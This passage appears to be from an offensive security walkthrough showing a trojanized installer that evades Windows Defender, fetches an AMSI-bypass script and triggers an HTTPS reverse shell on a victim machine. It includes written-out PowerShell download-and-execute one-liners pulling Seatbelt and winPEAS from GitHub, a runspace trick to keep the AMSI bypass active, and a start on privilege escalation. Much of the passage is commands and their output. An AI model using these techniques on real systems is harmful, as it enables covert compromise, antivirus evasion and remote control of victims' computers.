 The trojanized
 setup_wm.exe has been created:
1
2
3
sha256sum /home/MrTiz/DefenderBypass/setup_wm.exe


e5d427a8d9132f8ff121a20fb6e5168c3e74826ca3dd3a62fc1306693260f74a  /home/MrTiz/DefenderBypass/setup_wm.exe
On VirusTotal, we found only 3/70 detections, and Windows Defender didn’t detect anything: https://www.virustotal.com/gui/file/e5d427a8d9132f8ff121a20fb6e5168c3e74826ca3dd3a62fc1306693260f74a
Trojan execution
Once the trojan is uploaded to the victim’s machine, simply run it:

The 4m51.ps1 will be automatically downloaded by the victim’s machine and executed to bypass AMSI protection; after about 30 seconds, revs.ps1 will also be downloaded and executed, and the HTTPS reverse shell will be triggered:


As you can see in the above screenshot, the following command does not return any results, meaning that no detections from Windows Defender have been triggered:
1
Get-MpThreatDetection | Where-Object { $_.InitialDetectionTime -ge (Get-Date "6/22/2025 00:00:00") }

I can see the current Windows 11 build (10.0.26100.4351) and some information related to the current PowerShell process, which shows that my process is not running in a High integrity level:

Moreover, I can also see Windows Defender status:
Testing the effectiveness of AMSI bypass
It is time to test the effectiveness of the performed AMSI bypass.
1
2
3
iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/refs/heads/master/PowerSharpBinaries/Invoke-Seatbelt.ps1')

Invoke-Seatbelt

 As you can see, I have no problem importing the
 Invoke-SeatBelt.ps1 module, a symptom that the AMSI PowerShell bypass works; however, as soon as I execute Invoke-SeatBelt, I’m blocked by .NET’s AMSI, also triggering Windows Defender.
1
Exception calling "Load" with "1" argument(s): "Could not load file or assembly '608256 bytes loaded from Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incorrect format." Unable to find type [AnschnallGurt.Program].
This behavior is expected, since generally an AMSI .NET bypass would have required patching the memory of the entire process, thus triggering a detection by Windows Defender, resulting in a PowerShell kill.
However, I don’t have any major problems running pure PowerShell code; otherwise, AMSI would have blocked me already when downloading the Invoke-SeatBelt.ps1 file from GitHub. To demonstrate this, I will therefore run winPEAS.ps1.
Unfortunately, because of this major limitation of HoaxShell, I will have to run winPEAS in separate job, in the background, being careful, however, not to run a new PowerShell process, which would be created without the AMSI bypass made earlier.
For this reason, winPEAS was not launched using Start-Process or Start-Job, but rather through Runspaces:
1
2
3
4
5
6
7
8
$runspace = [runspacefactory]::CreateRunspace()
$runspace.ApartmentState = "STA"
$runspace.ThreadOptions = "ReuseThread"
$runspace.Open()
$ps = [PowerShell]::Create()
$ps.Runspace = $runspace
$ps.AddScript("iex(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/winPEAS/winPEASps1/winPEAS.ps1') > C:\Users\MrTiz\Downloads\peas.txt")
$asyncResult = $ps.BeginInvoke()




The output of the command was redirected to C:\Users\MrTiz\Downloads\peas.txt:
Post-exploitation
Privilege escalation

The user is currently part of the Administrators group; however, since I’m running in a Medium integrity level, I cannot perform any admin action on the victim machine:
